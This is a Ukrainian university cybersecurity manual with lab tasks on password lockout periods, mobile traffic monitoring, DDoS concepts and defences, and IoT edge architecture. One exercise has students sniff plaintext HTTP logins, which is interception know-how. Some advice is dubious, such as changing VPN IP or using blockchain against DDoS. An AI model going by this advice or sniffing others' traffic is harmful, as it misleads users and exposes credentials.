2.2. Визначити максимальний і робочий період блокування (годину, зміну, добу) доступу до системи авторизації сервера за моделлю ААА, якщо максимальна середня кількість клієнтів становить $p=N=100$ (для всіх варіантів), кількість спроб $k=r$ неправильного введення/набору даних авторизації. Показник $n_e=Kp$ – межа «забудькуватості паролю» (вводиться за варіантами згідно з таблицею 1.2). Інформація про блокування клієнта автоматично надходить на пульт контролю за системою (табл. 1.2). Для розрахунків використати формулу (3).

Таблиця 1.2 – Додаткові вихідні дані по варіантах індивідуальних завдань

№ варі-анта	Кількість клієнтів, p	Спец-символи	Кількість спроб неправильного введення $k = r$	Межа "забудькуватості пароля" $n_{e,}$ %	Кількість спроб на пригадування пароля r	Кількість спроб введення пароля k	Коеф-т визначення часу
1	80	так	5	10%	2	8	1
2	85	ні	3	10%	3	8	1
3	100	так	3	20%	4	8	1
4	60	так	5	30%	1	8	1
5	50	ні	10	50%	5	8	1
6	70	ні	4	60%	6	8	1
7	40	ні	2	70%	7	8	1
8	20	так	10	100%	3	8	1
9	100	ні	6	90%	2	8	1
10	50	так	7	80%	4	8	1
11	80	ні	8	60%	2	8	1
12	60	так	5	40%	3	8	1
13	80	так	6	30%	5	8	1
14	90	так	8	20%	4	8	1
15	100	так	6	10%	3	8	1
16	90	ні	5	15%	2	8	1
17	100	так	7	20%	1	8	1
18	75	ні	8	50%	6	8	1
19	60	так	9	70%	8	8	1
20	30	ні	10	80%	10	8	1
21	110	так	6	90%	9	8	1
22	120	так	8	40%	4	8	1
23	85	ні	5	30%	5	8	1
24	75	ні	8	60%	4	8	1
25	60	так	5	40%	3	8	1

Завдання 3. *Визначення трафіка даних мережі мобільного пристрою. Робота з персональними мобільними пристроями*

3.1. Відкрити Playmarket в смартфонах або планшетних ПК на базі ОС Android, або Appstore для мобільних пристроїв на базі iOS, або інше хмарне сховище програм для інших мобільних пристроїв із операційними системами, відмінними від зазначених.

3.2. Зайти в пошук програм і знайти системну програму аналізу трафіка (Network Trafic Monitor, Network Monitor, Packet capture, Network Connection, PCAP dump, Package sniffer, Network scanner, tPacket Capture Network Trafik View або Network analizer). Встановити і запустити програму.

3.3. Залежно від функціонала запустити консоль аналізу трафіка мережі. Подивитись такі параметри:

а) трафік даних різних застосунків/додатків персонального пристрою BYoD (або IoT) та загального трафіка із запуском хмарних сервісів окремо і паралельно з програмою/додатком аналізу:
   - потокового відео;
   - потокового аудіо;
   - музики і голосових повідомлень;
   - інших системних за стосунків;

б) інші параметри.

3.4. Побудувати аналітичні графіки контентного трафіка за типом даних контенту та графіка загального потоку даних. Зробити скріншоти (screenshoots) цих графіків та даних аналізу трафіка і разом з аналітичним описом додати у звіт.

3.5. Відкрити на своєму пристрої консоль «налаштування». Перейти по вкладках: налаштування → передача даних (або мережі/трафік мережі і/або аналогічне) → трафік/дані програм → показати (залежно від функціонала і опціональних налаштувань ОС мобільних пристроїв, різних графічних інтерфейсів в різних пристроях дані можуть різнитися).

3.6. Отримати подання даних трафіка у різних програмах. Зробити скріншоти і додати їх разом з аналітичним описом у звіт. Побудувати за цими даними кругову діаграму в одній із текстових або табличних систем обробки даних.

3.7. Зробити скріншоти графіків/векторних діаграм трафіка у різних програмах за період: 1 хвилина; 20 хвилин; 1–2 години із запуском різного трафіка і контенту 3-х типів (мультимедіа, дані, застосунки і програми). Порівняти їх із графіками попередньо встановленої програми аналізу трафіка даних, додати їх у звіт із аналітичними оцінками і описом.

3.8. Встановити одну з систем моніторингу і дослідження трафіка в системі реального часу (Traffic Monitor, Network Monitor, Packet Capture PCAP; Network Analizer; PCAP dump; Package sniffer; Network scanner; tPacket Capture; Net Analizer). Запустити її в режимі реального часу та подивитись споживання трафіка мережі під час передавання/приймання, залежно від різних типів запущених і встановлених програм.

3.9. Запустити одну із попередньо встановлених програм аналізу даних на мобільному пристрої (або емуляторі мобільної ОС Android) для активного моніторингу і дослідження трафіка.

Провести аналіз мережі в мережевому інтерфейсі однією з вказаних програм (інтерфейс користувача програми (User Interface) може бути різним і відрізнятись в різних версіях та програмах залежно від вибору і функціонала. Визначити найбільш ризикові програми за параметрами споживання максимального трафіка (особливо, коли вони працюють у фоновому режимі).

Завдання 4. *Запуск активного моніторингу трафіка*

4.1. Запустити програму активного моніторингу (мережевий сніфер) і дослідження трафіка в системі реального часу для ПК та подивитись трафік програм різних категорій і різного типу контенту.

4.2. Подивитись рух пакетів даних та інші дані щодо запуску аналізу і моніторингу вмісту. Відкрити web-браузер і запустити довільний сайт із підтримкою незахищеного http (НЕ https!!!) протоколу за портом 80.

4.3. Налаштувати програму активного моніторингу на прослуховування цього порту вказаного ресурсу із моніторингом введення даних на сайт в текстовому форматі для користувача.

4.4. Зробити висновки щодо передавання даних (паролів, даних ААА) за незахищеним протоколом http. Матеріали додати в звіт.

Завдання 5. *Запуск і аналіз трафіка WEB-ресурсу*

5.1. Обрати довільний web-ресурс для віддаленого моніторингу (Example.com.ua; Example.com.ua.net).

5.2. Запустити один із довільних сервісів для моніторингу сайту (hostracker.com, cloudfoxmonitoring.com або інший).

5.3. Здійснити моніторинг довільного сайту (онлайн web-ресурсу) протягом: 1) 1–2 годин; 2) 2–4 годин. Дані та графіки з поясненнями щодо аналітики трафіка зібрати і додати у звіт.

Контрольні запитання

1. Від яких показників залежить надійність пароля?
2. Як визначається періоди блокування пароля?
3. Які атаки на пароль Ви знаєте?
4. Що таке політика кібергігієни пароля?
5. Які базові правила безпечного зберігання і перенесення пароля існують?
6. Які показники впливають на захищеність пароля?
7. Якою є базова політика кібергігієни пароля?

2 ВИЯВЛЕННЯ ІНФОРМАЦІЙНИХ ВПЛИВІВ І DDOS-АТАК ШЛЯХОМ АНАЛІЗУ ТРАФІКА В ПРИСТРОЯХ IoT

2.1 Поняття DDoS-атак, їх типи, причини появи і наслідки

Важливим розділом кібербезпеки є захист від DDoS-атак. DDoS-атаки являють собою серйозну загрозу в сучасному цифровому світі, спрямовану на перевантаження мережі та серверів шляхом надмірного навантаження. Ці атаки призводять до відмови в обслуговуванні і перерв у роботі веб-сайтів та інтернет-ресурсів.

Є декілька основних типів DDoS-атак.

1. *Атаки з використанням витоку пропускної здатності* (*Bandwidth Exhaustion Attacks*). Ці атаки спрямовані на переповнення пропускної здатності мережі шляхом надсилання великого обсягу трафіка до цільового ресурсу, що, як результат, перевантажує мережеві канали та заважає нормальному функціонуванню.

2. *Атаки на рівні застосунків (Application Layer Attacks)*. Ці атаки спрямовані на вразливості веб-застосунків, надсилання великої кількості запитів до сервера або спробу перевантажити сервер, що призводить до відмови у обслуговуванні.

3. *Атаки з використанням зламаних ботнетів (Botnet Attacks)* Ці атаки використовують мережі комп'ютерів (ботнети), які контролюються зловмисниками, для одночасного надсилання великої кількості запитів до цільового ресурсу, що дозволяє збільшити обсяг трафіка та навантаження на мережу чи сервер.

Причини здійснення цих атак можуть бути різі.

По-перше, *фінансовий мотив.* Хакери можуть здійснювати DDoS-атаки з метою заробітку грошей, продаючи їх як послугу або шантажуючи потенційних жертв, щоб вони заплатили викуп.

По-друге, так званий *хактивізм.* Деякі DDoS-атаки виконуються як форма кіберпротесту або хактивізму з метою вплинути на політичні або соціальні процеси, привернути увагу до певних проблем або висловити незадоволення.

По-третє, атака може бути наслідком *конкурентної боротьби*. У деяких випадках DDoS-атаки використовуються як засіб недобросовісної конкуренції, коли хакери намагаються завдати шкоди конкурентам, перекривши їхні веб-сайти або послуги.

Отже, DDoS-атаки є серйозною загрозою в цифровому світі, здатною спричинити великі перебої в роботі веб-сайтів та інтернет-ресурсів.

DDoS-атаки можуть призвести до таких неприємних наслідків, як:

- *відмова в обслуговуванні* (Denial of Service, DoS). DDoS-атаки можуть спричинити перерву в роботі веб-сайтів, онлайн-сервісів та інших

інтернет-ресурсів, що, як правило, призводить до недоступності їх для користувачів;

- *втрата доходів*. Компанії, які піддаються DDoS-атакам, можуть втратити значну кількість прибутку, оскільки недоступність їхніх сервісів призводить до втрати клієнтів та порушення бізнес-процесів;
- *пошкодження репутації*. Повторні DDoS-атаки або успішні атаки на важливі системи можуть призвести до погіршення репутації компанії в очах клієнтів, партнерів та загальної громадськості.

2.2 Захист від DDoS-атак

Звичайно, знання основних причин здійснення таких атак і наслідків, до яких вони можуть призвести, стануть у нагоді, оскільки:

по-перше, дозволять побудувати відповідний захист від них. Адже розуміння характеристик і наслідків DDoS-атак допомагає приймати ефективні заходи для захисту мережі та серверів від таких атак, забезпечуючи нормальну роботу веб-сайтів та інтернет-ресурсів;

по-друге, збереже репутацію та довіру, тому що інформація про DDoS-атаки допомагає компаніям усвідомити загрозу та вжити необхідних заходів для захисту своєї інфраструктури, що сприятиме збереженню репутації, довіри клієнтів та відповідному функціонуванню бізнесу;

по-третє, підвищить громадську свідомість і безпеку та рівень кібербезпеки загалом, оскільки користувачі стають усвідомленими щодо захисту своїх систем та приймають відповідні заходи, щоб уникнути потенційних загроз та кібератак.

Для захисту від DDoS-атак можна здійснювати такі заходи:

1. Використовувати спеціалізовані рішення для фільтрування трафіка, які б дозволили блокувати потенційно шкідливі запити і відокремлювати легітимний трафік.
2. Розширити пропускну здатність мережі та серверів, щоб забезпечити можливість краще впоратись з великим обсягом трафіка, що виникає під час DDoS-атаки.
3. Встановити системи виявлення та запобігання вторгнень (IDS/IPS), які здатні виявляти та блокувати небезпечний трафік, що містить в собі DDoS-атаки.

Таким чином, для відбивання атак можна використати такі техніки.

Розподілення навантаження. Ця техніка полягає у використанні CDN (Content Delivery Network), що дозволяє розподілити трафік між різними серверами та вузлами, зменшуючи навантаження на окремі ресурси та забезпечуючи вищий рівень стійкості до DDoS-атак.

Конфігураційні налаштування. Для цього необхідно оптимізувати налаштування мережі та серверів, базуючись на розумінні ризиків DDoS-атак, включно й правильне налаштування мережевого обладнання та фаєрволів, що можуть допомогти у відбиванні атак.

Використання розподілених мереж, тобто використання розподілених

архітектур, таких як blockchain, може забезпечити більшу стійкість до DDoS-атак, оскільки вони розподіляють трафік та обробку даних між багатьма вузлами мережі, унеможливлюючи централізовану точку вразливості.

Практична робота № 2

Мета роботи: вивчення процесів передавання та приймання трафіка, безпеки трафіка та виявлення мережевих атак в мобільних та персональних пристроях, забезпечення безпеки передавання інформації в цих пристроях. Дослідження і безпека трафіка даних в мобільних та персональних пристроях. Попередження і виявлення кібератак і витоку даних.

Необхідні ресурси: ПК/мобільний пристрій (смартфон) або персональний пристрій із доступом до Інтернету та відкритим акаунтом Google і встановленим Playmarket чи Applestore версії не нижче 2020 р. (ver. 10–15 і вище).

Завдання 1. *Аналіз трафіка мережі і створення надійних з'єднань у системах авторизації для доступу до сервісів мобільних пристроїв та Інтернету речей*

1.1. Підготуватись до виконання завдання:

а) відкрити *Playmarket* в смартфонах або планшетних ПК на базі операційної системи Android або Appstore для мобільних пристроїв на базі iOS, або інше хмарне сховище програм для інших мобільних пристроїв із операційними системами, відмінними від зазначених;

б) зайти в пошук програм і знайти системну програму аналізу трафіка (Network Trafik View, Trafic Monitor, Packet capture, Network connection, PCAP dump, Package Sniffer, Network scanner, tPacket CaptureWi-FiTrafikAnlizer, NetAnaliser, NetworkUtilities або іншу).
Встановити і запустити програму.
Аналогічно встановити програму моніторингу ресурсів мобільного пристрою із функцією відображення завантаженості процесора;

в) запустити у web-браузері одночасно трафік із 20–25 вкладок різнотипного контенту;

г) запустити системну програму аналізу трафіка з моніторингом трафіка мережі;

д) запустити активну консоль аналізу статистики мережі:

Terminal → netstat; та *terminal → ipconfig*.

Для цього попередньо встановити з додатка Playmarket або Appstore програму термінала командного рядка: TerminalEmulatorforAndroid, CMDcommandPrompt, Qute, TerminusSSHSTTPandTelnetClient або іншу подібну програму.

1.2. Подивитись активні підключення і їх дані:

а) зробити активні скріншоти і записати/зафіксувати дані;

б) запустити програму аналізу трафіка в режимі реального часу і здійснити аналіз систем та найбільшої завантаженості каналів і мережі за типами вкладок;
в) визначити статистику завантаженості процесора телефону/мобільного пристрою за відповідними програмами;
г) зробити висновки щодо найбільш критичних і найбільш ризикованих чого? із погляду впливу на завантаженість ресурсу системи;
д) зробити висновки щодо паралельності впливу різних процесів на програмно-апаратну платформу мобільного пристрою;
е) зробити висновки щодо співвідношення обчислювальних ресурсів і кількості активних запущених сеансів зв'язку та/або підпрограм на цій платформі.

1.3. Запустити не менше 10 програм/додатків на мобільному пристрої:
а) за допомогою програми моніторингу ресурсів пристрою визначити завантаженість системи і витрати обчислювальних ресурсів (ресурси і завантаженість ЦП, пам'яті, ОЗП, статичної, пам'яті та інше) ;
б) встановити CCleaner з Playmarket або AppStrore та провести оптимізацію (очищення) системи мобільного пристрою по компонентах:
- пам'ять ОЗП;
- статична пам'ять (et-HDD);
- ресурси процесора (%-завантаженості);
- активно працюючі програми.

Зробити відповідні аналітичні висновки.

1.4. Здійснити аналіз трафіка і DDoS-трафіка, кількості активних підключень. Залежно від функціонала запустити консоль аналізу трафіка мережі:
а) подивитись параметри трафіка даних різних застосунків та загального трафіка із запуском хмарних сервісів окремо і паралельно з програмою/додатком аналізу;
б) побудувати аналітичні графіки контентного трафіка за типами даних контенту та графік загального потоку даних. Зробити скріншоти графіків і даних аналізу трафіка та додати у звіт із аналітичним описом;
в) відкрити у своєму пристрої консоль «Налаштування». Перейти по опціях:

Налаштування → Передача даних (або мережі/трафік мережі та/або аналогічне) → Трафік/Дані програм → Показати

(залежно від функціонала та опціональних налаштувань ОС мобільних пристроїв та різних графічних інтерфейсів дані можуть відрізнятись) ;
г) зробити пошук трафіка з подібних/однакових ресурсів як потенційно ризикових із погляду DDoS. Зробити висновки і занести відповідні матеріали у звіт. Зробити скріншоти і разом з аналітичним описом додати у звіт. Побудувати за цими даними кругову діаграму в одній із текстових або табличних систем обробки даних;

д) для реалізації простих заходів захисту від DDoS-атак і формування кількості потенційно небезпечних і шкідливих активних з'єднань рекомендується: 1) включити VPN; 2) відключити активні з'єднання за допомогою консолі активного мережевого екрана (Firewall).

Завдання 2. *Проведення моніторингу активності інтернет-ресурсів*

2.1. Вибрати 10 довільних інтернет-ресурсів (наприклад, такі: www.example.com.ua; www.example.com; www.example.net; www.example.net; www.pruklad.net, …) і заповнити таблицю 2.1.

Таблиця 2.1 – Результати аналізу активності інтернет-ресурсів

Тип (назва) ресурсу, web-адреса (URL), інші параметри (IP, домен. інше)	Доступ до електронного каталогу або пошук по сайту та функціонал (за 10-бальною шкалою)	Повнота доступу до даних та дизайн	Посилання на інші інформаційні ресурси мережі Інтернет	Надійність сайту з погляду кібербезпеки (орієнтовна/ основна)	Довіреність, рейтинговість ресурсів
1.					
2.					
…					
10.					

2.2. За допомогою одного із сервісів *cloudfoxmonitoring.com; hostracker.com* або інших, а також за допомогою команд *Ping* та *Whois* здійснити протягом 20–30 хвилин моніторинг цих ресурсів. Дані та графіки з аналітики трафіка зібрати і додати у звіт. Оцінити стабільність ресурсу та здійснити пошук подібного трафіка.

2.3. Побудувати графік трафіка даних в часі. Зробити висновки щодо причин і тенденцій динаміки зафіксованих характеристик об'єкта спостереження.

2.4. Визначити перелік типових основних завдань діяльності із забезпечення кібергігієни мобільного пристрою і пристрою IoT, які будуть виконуватись фахівцем/користувачем під час Інтернет-серфінгу, а також під час інформаційної діяльності, експлуатації та обслуговування обладнання IoT, а також під час перегляду і роботи зі сторонніми ресурсами.

Типовими завданнями є планування діяльності захисту інформації IoT і мобільних пристроїв, організація захисту інформації IoT, контроль і моніторинг за даними в IoT і мобільних пристроях, забезпечення технічного захисту даних в IoT і мобільних пристроях). Для кожного з десяти вибраних інформаційних ресурсів та типових завдань діяльності обрати зі списку (або визначити самостійно) відповідні вимоги до персоналу/фахівця, визначити уміння і навички, які необхідно мати працівникам, що будуть працювати у відділі управління інформаційними ресурсами (розділивши їх на базові та основні).

2.5. Простежити маршрути 4-х випадково вибраних ресурсів із таблиці 2.1. Визначити IP-адреси проміжних маршрутизаторів за допомогою ко-

манд *ping, tracert, traceroute, netstat, ipconfig/ifconfig, route,* запущених в консольному терміналі мобільного пристрою.

Завдання 3. *Робота із модульними додатками для аналітики і збору даних Інтернет-трафіка і мобільними сервісами.*

3.1. Встановити додаток Ghostery для веб-браузера Google Chrome:

Браузер → Налаштування → Додатки та доповнення → Додати з магазину → Пошук → ***Ghostery*** *→* ***Ghostery for Google Chrome****.*

Виконати базові налаштування, направлені на блокування реклами і роботи систем аналітики ресурсів Інтернет-технологій. Запустити додаток в режим блокування аналітики.

Навести дані аналітики (заблоковані ресурси/трекери/куки/дані сайтів) для 4-х довільно обраних сайтів з першого списку (табл. 2.1). Скріншоти і матеріали аналізу, дані статистики додати у звіт.

3.2. Встановити додаток ADB Block Plus Веб-браузер Google Chrome:

Браузер → Налаштування → Додатки та доповнення → Додати з магазину → Пошук → ADB Block → ***ADB Block for Google Chrome****.*

Виконати базові налаштування, направлені на блокування реклами і роботи систем аналітики. Скріншоти і матеріали аналізу, дані статистики додати у звіт.

3.3. Виконати налаштування браузера для Інтернет-серфінгу, направлені на блокування відстежування Інтернет-трекерами і слідкувальними Cookie-файлами (трекінгові Cookie):

Браузер → Налаштування → Основні>Аналітика →
Встановити «Не відстежувати у Google Chrome».

Переглянути аналітику даних щодо попередніх додатків із цією опцією. Зробити аналітичні висновки щодо роботи додатків, появи контентної та таргетованої реклами і супровідних інформаційних матеріалів.

3.4. Навести приклади потенційно небезпечної інформації і приклади додатків із мережі і контенту. Навести методи і способи нейтралізації потенційних загроз контенту і роботи з такою інформацією.

3.5 Зайти в Playmarket на смартфонах або планшетних ПК на базі ОС Android, або Appstore для мобільних пристроїв на базі iOS, або інше хмарне сховище програм для інших мобільних пристроїв із операційними системами, відмінними від зазначених.

Зафіксувати IP-адресу Вашого пристрою в мережі Інтернет:

а) встановити один із доступних сервісів VPN (Free VPN) з високим рейтингом;

б) запустити VPN (Free VPN). У терміналі мобільного пристрою ввести команду: *Terminal → Ipconfig (ifconfig).*

Зафіксувати IP-адресу Вашого пристрою в мережі Інтернет із запущеним сервісом VPN. Зробити аналітичні висновки і скріншоти про IP-адреси пристрою;

в) у випадку потенційної кіберзагрози DDoS-атаки або зміни із збільшенням завантаженості шляхом формування нових підключень –

включити/переключити VPN-сервіс і змінити IP-адресу мобільного пристрою/обчислювальної платформи, – як спосіб збільшення кіберстійкості до DDoS-атак і превентації завантажень на мережу.

3.6. Зайти в Playmarket на смартфонах або планшетних ПК на базі ОС Android або Appstore для мобільних пристроїв на базі iOS або інше хмарне сховище програм для інших мобільних пристроїв із операційними системами, відмінними від зазначених. Встановити один із доступних мережевих екранів: Firewall із функціями відображення підключень за конкретними компонентами операційної системи/додатків:

а) активувати мережевий екран/фаєрвол і подивитись у налаштуваннях статистику і трафік встановлених мережевих програм (усіх програм в мобільній платформі):

Firewall → settings → rules/programs

Налаштувати заборону доступу для input/output-трафіка для усіх програм, крім тих, якими Ви користуєтесь в цей момент для виконання заданих програм;

б) запустити одночасно два сервіси: VPN і Firewall. Це забезпечить як високий та\або підвищений захист від мережевих вторгнень ззовні, так і з боку потенційних загроз мережі;

в) запустити попередньо встановлений монітор онлайн–трафіка в режимі реального часу.

Подивитись статистику і зробити скріншоти графіків трафіка мережі без включених і налаштованих сервісів VPN і Firewall та з виконаними налаштуваннями.

Зробити відповідні аналітичні висновки і навести дані проведених експериментів;

г) запустити штатні засоби діагностики і безпеки у Вашому персональному пристрої:

Налаштування → Безпека → Провести перевірку

(залежно від пристрою назви опцій меню можуть відрізнятись). Провести перевірку і зробити скріншоти. Результати аналізу разом із поясненнями і аналітичними висновками додати у звіт;

д) встановити почергово кожен з п’яти доступних на хмарних ресурсах (Android Playmarket або Apple Store) безкоштовних антивірусних пакетів: Eset mobile Security; Dr.Web Mobile; Bitdeffender Mobile Security; Avast; Avira або інший.

Провести перевірку і зробити скріншоти. Результати аналізу разом із поясненнями і аналітичними висновками додати у звіт.

Зробити порівняння роботи і аналіз функціонала, якості ПЗ продуктів кібербезпеки, навести технічну інформацію, а також можливу відповідність стандартам кібербезпеки NIST, ISO, ДСТУ та іншим.

***Завдання 4**. Налаштування безпеки мобільного пристою*

4.1. Зайти в налаштування безпеки мобільного пристрою в загальній консолі всіх налаштувань (опції можуть відрізнятись залежно від моделі пристрою або типу ОС):

Settings → Programs → Safety або Settings → Safety

4.2. Переглянути дозволи, що надаються програмам (зокрема і службовим), які встановлюються у мобільному телефоні/смартфоні/мобільному пристрої, та налаштування за категоріями системних ресурсів.

4.3. Шляхом евристичного синтезу і аналізу (на власний розсуд) визначити програми, які отримали дозволи до ресурсів мобільного пристрою, що несумірні із їхнім необхідним технічним функціоналом.

Приклад. У смартфоні на базі Android в консолі GPS та Геолокація наявна програма Текстовий блокнот («Modern notepad») із доступом до цих ресурсів, місця розташування і координат геолокації. Виникає логічне питання: навіщо простому блокноту необхідний доступ до даних географічного місця розташування? Адже це пряма загроза безпеці і витоку даних в мережу.

Обмежити доступ усіх несумісних із необхідним технічним функціоналом програм до ресурсів мобільного пристрою, окрім тих, які передбачені наявними технічними функціями.

Увага! Дозволи на ті програми, яких Ви не знаєте або володієте неповною інформацією щодо їх прав доступу, «чіпати» (змінювати) не можна, оскільки це може призвести до часткової або повної втрати функціонала мобільної обчислювальної платформи чи персонального мобільного пристрою.

4.4. Провести аналіз і базову перевірку безпеки за всіма пунктами системи доступу до прав та інше.

4.5. Встановити актуальний антивірусний захист із функцією щоденного оновлення антивірусних баз та функціями аналізу web-інтерфейсів і контролю моніторингу аналізу web-серфінгу.

4.6. Встановити один із можливих варіантів захисту/кіберзахисту Web-системи Інтернет-перегляду (McFee; LookBit Web; Avast, Avira, E-set) або у складі діючого антивірусного пакета в пробній (Trial) версії. Провести дослідження і зібрати деякі статистичні дані результатів антивірусного сканування і перегляду Інтернет-сторінок зі списку таблиці 2.1.

Коротко охарактеризувати потенційні кіберзагрози або потенційні DDoS-атаки, якщо є, або їх потенційно можливу появу (якщо такий випадок трапляється) внаслідок використання Інтернет-технологій та Інтернет-серфінгу.

Контрольні запитання

1. Що таке DDOS-атака?
2. Які причини здійснення DDOS-атак?
3. До яких наслідків можуть призвести DDOS-атаки?
4. Які типи атак існують для мобільних пристроїв і пристроїв Інтернету речей (IoT)?
5. Які способи і практичні підходи захисту даних в мобільних пристроїв та пристроїв Інтернету речей (IoT) Ви знаєте?

6. Які технічні прийоми запобігання та підвищення захисту від інформаційних атак в мобільних пристроїв і пристроїв Інтернету речей (IoT) Ви знаєте?
7. Які актуальні антивірусні захисні пакети знаєте для мобільних пристроїв і пристроїв Інтернету речей (IoT) ?
8. Які актуальні мережеві тунелі (VPN) оболонки і мобільні додатки Ви знаєте для мобільних пристроїв і пристроїв Інтернету речей (IoT) ?
9. Наведіть відомі Вам актуальні мережеві екрани (Firewall): їх протоколи і оболонки як мобільні додатки та окремі модулі ПЗ для мобільних пристроїв і пристроїв Інтернету речей (IoT).
10. Який захист і які заходи захисту Ви вважаєте оптимальними та максимально ефективними для IoT-пристроїв і мобільних пристроїв користувачів?

3 БЕЗПЕКА ПРИСТРОЇВ ПОГРАНИЧНОГО РІВНЯ В АРХІТЕКТУРІ ІНТЕРНЕТУ РЕЧЕЙ

3.1 Основні поняття, пов’язані з безпекою інтернету речей

Безпека та кібербезпека мобільних пристроїв є ключовим завданням сучасного Інтернету речей. Кількість пристроїв Інтернету речей (англ. *Internet of Things, IoT*), а, отже, і використання мобільних пристроїв поза робочим місцем *(Bring your own device, BYOD)* у сучасному світі постійно зростає і збільшується майже в 1.5–2 рази кожного року (рис. 3.1).





Рисунок 3.1 – Динаміка зростання кількості пристроїв IoT та BYoD [1]

Разом з тим, на ці пристрої щоденно у світі фіксується близько 300 тисяч нових кіберзагроз для їх інформаційної безпеки. З кожним роком ця цифра зростає, а процес виявлення шкідливих програм стає все складнішим. Зловмисники удосконалюють свій інструментарій та знаходять нові способи інфікування пристроїв користувачів з метою викрадення особистої інформації та грошей. Через це спеціалісти з кібербезпеки регулярно оновлюють списки шкідливого програмного забезпечення з найбільш витонченими методами атак, які були виявлені протягом 2019–2023 років.

Інтернет речей – концепція мережі, що складається із взаємозв'язаних фізичних пристроїв, які мають вбудовані давачі, а також програмне забезпечення, що дозволяє здійснювати передавання і обмін даними між фізичним світом і комп'ютерними системами за допомогою використання стандартних протоколів зв'язку. Окрім датчиків, мережа може мати виконавчі пристрої, вбудовані у фізичні об'єкти і пов'язані між собою через дротові чи бездротові мережі. Ці взаємопов'язані пристрої мають можливість зчитування та приведення в дію інших механізмів, мають функції програмуван-



ня та комплексної ідентифікації, передавання даних через мережу Ethernet та за допомогою інших протоколів IoT, а також дозволяють виключити необхідність участі людини за рахунок використання інтелектуальних інтерфейсів.

Набуває поширення також термін ***IoE*** (англ. *Internet of Everything*) – ***всеохоплюючий або всеосяжний інтернет***. Це явище спричинило занепокоєння в галузі конфіденційності інформації і сприяло появі нового терміну – безпека інтернету речей.

До 2000 року більшість пристроїв, які можна було підключити до Інтернету, являли собою комп'ютери різних розмірів. Але наразі інтернет речей захоплює практично кожен сегмент в сфері промисловості, бізнесу, охорони здоров'я і споживчих товарів (рис. 3.2).




Рисунок 3.2 – Тенденції зростання і впровадження пристроїв Інтернету речей в промисловості і побуті [2, 3]

Промисловий Інтернет речей (***Industrial IoT***, ***IIoT***) – це один з найбільш великих сегментів Інтернету речей з погляду кількості підключених пристроїв і ступеня корисності цих сервісів для виробництва і автоматизації підприємств. Цей сегмент традиційно слугує операційно-технологічною базою. Сюди входять апаратні і програмні засоби моніторингу фізичних пристроїв. Традиційні завдання інформаційних технологій вирішуються інакше, ніж операційно-технологічні завдання.

Операційні технології (OT). Інтернети речей зосереджені на оцінюванні продуктивності і часу безвідмовної роботи, зборі даних та відповідної реакції в режимі реального часу, а також безпеки систем. Інформаційні технології спрямовані на безпеку, групування, сервіси та

надання даних. Оскільки Інтернет речей починає займати важливе місце в сфері виробництва та промисловості, світи IT і OT об'єднаються, особливо в сфері діагностичного обслуговування тисяч виробничих машин і верстатів, та, як наслідок, зможуть забезпечувати безпрецедентним обсягом даних приватні та публічні хмарні інфраструктури. Загальний вигляд складових Інтернету речей подано на рисунку 3.3.

Рисунок 3.3 – Загальний вигляд складових Інтернету речей

Для практичної реалізації всі навколишні предмети і пристрої (домашні прилади і посуд, одяг, продукти, автомобілі, промислове обладнання та ін.) мають бути забезпечені мініатюрними ідентифікаційними і сенсорними (чутливими) пристроями. Тоді за наявності необхідних каналів зв'язку можна не тільки відслідковувати ці об'єкти і їх параметри в просторі та часі, а й керувати ними, а також впроваджувати інформацію про них в загальну «розумну планету».

3.2 Архітектура Інтернету речей і її рівні

Архітектура Інтернету речей у загальному випадку може бути подана рисунком 3.4, хоча може і відрізнятися залежно від реалізації. Однак вона дещо схожа на архітектуру класичних систем АСУТП.

У загальному вигляді з інформаційно-комунікаційного погляду Інтернет речей можна записати у вигляді такої символічної формули:

IoT = Сенсори (датчики) і Актуатори (пристрої керування) + Дані + IoT ПЗ + + IoT пристрої + IoT Мережі + Інформаційні послуги і продукти.




Рисунок 3.4 – Загальна архітектура Інтернету речей [6, 7]

Архітектура Інтернету речей має 3 ключові рівні (за матеріалами Gartner ©) (рис. 3.5):

– пограничний рівень (Edge);
– центральний рівень або рівень ядра (Platform або Core);
– рівень подання (Enterprise).




Рисунок 3.5 – Рівні архітектури IoT [8]

Взаємодія пристроїв Інтернету речей з фізичним світом відбувається через датчики та виконавчі механізми, аналогічно тому, як це робиться в АСУ ТП для будь-якого об’єкта керування. Це своєрідний аналог кібер-фізичних речей.

Датчики разом з усією архітектурою для інтеграції з рівнем подій через мережу Інтернету речей формують так звану пограничну область Edge. Події і дані, що надходять з пограничної області, зберігаються і обробляються відповідно до задачі (рівень обробки подій і аналітики – event procesing: Platform level). На цьому рівні зберігаються і обробляються дані в реальному часі за допомогою одного з відомих протоколів Інтернету речей.

Додатково на цьому рівні відбувається адміністрування і керування

пристроями (Device Registration & Device Processing) з пограничної області Edge. Інформаційні дані подій обробляються з використанням аналітичних сервісів (Analitics service) на основі машинного навчання, що дозволяє зробити керування максимально ефективним.

Цей рівень, як правило, реалізований з використанням аналітичних і хмарних сервісів (Cloud services), а також розподілених і туманних обчислень (Distributed and Fog computing). Якщо провести аналогію з АСУ ТП, то це рівень контролерів АСУ ТП та SCADA-систем, а рівень Enterprise (рівень подання) в IoT – це аналог рівня HMI (Human Machine Interface), на якому відбувається візуалізація та подання результатів, отримання і опрацювання інформації результатів. Віддалене керування та адміністрування системи проводиться через кінцеві застосунки з використанням Інтернет.

На рисунку 3.5 область Edge подано у вигляді датчиків (Sensors), Devices (Hub/Gateways) та ПЗ і апаратури передавання та керування даними IoT (Device Managment). Останні частково можуть виконуватись як на базі цих пограничних пристроїв, так і на базі хмарних сервісів обчислень.

Усі функції збереження та первинної обробки даних подій зведено до Data Management. Інші функції керування даними, зокрема обробленням, передаванням і зберіганням, зокрема аналітичні сервіси IaaS, SaaS і PaaS, взаємодіють із іншими інформаційними сервісами і ПЗ обладнання через API (Application Programm Interface) та іншими технологіями зв′язку.

3.3 Архітектура і фукції пограничної області в системах IoT

3.3.1 Складові граничої області

До пристроїв пограничного рівня IoT можна віднести:

– *розумні датчики/виконавчі механізми (sensors):* вбудовані системи, операційні системи реального часу, джерела безперебійного живлення, мікро-електромеханічні системи (МЕМС);

– *системи зв'язку з датчиками:* зона охоплення бездротових персональних мереж становить від 0 см до 100 м. Для обміну даними між датчиками застосовуються низькошвидкісні малопотужні інформаційні канали, які часто побудовані не на протоколі IP;

– *локальні обчислювальні мережі (LAN):* зазвичай це системи обміну даними на основі протоколу IP, наприклад, 802.11 Wi-Fi-мережу для швидкого радіозв'язку, часто це піринговi або зіркоподібні мережі;

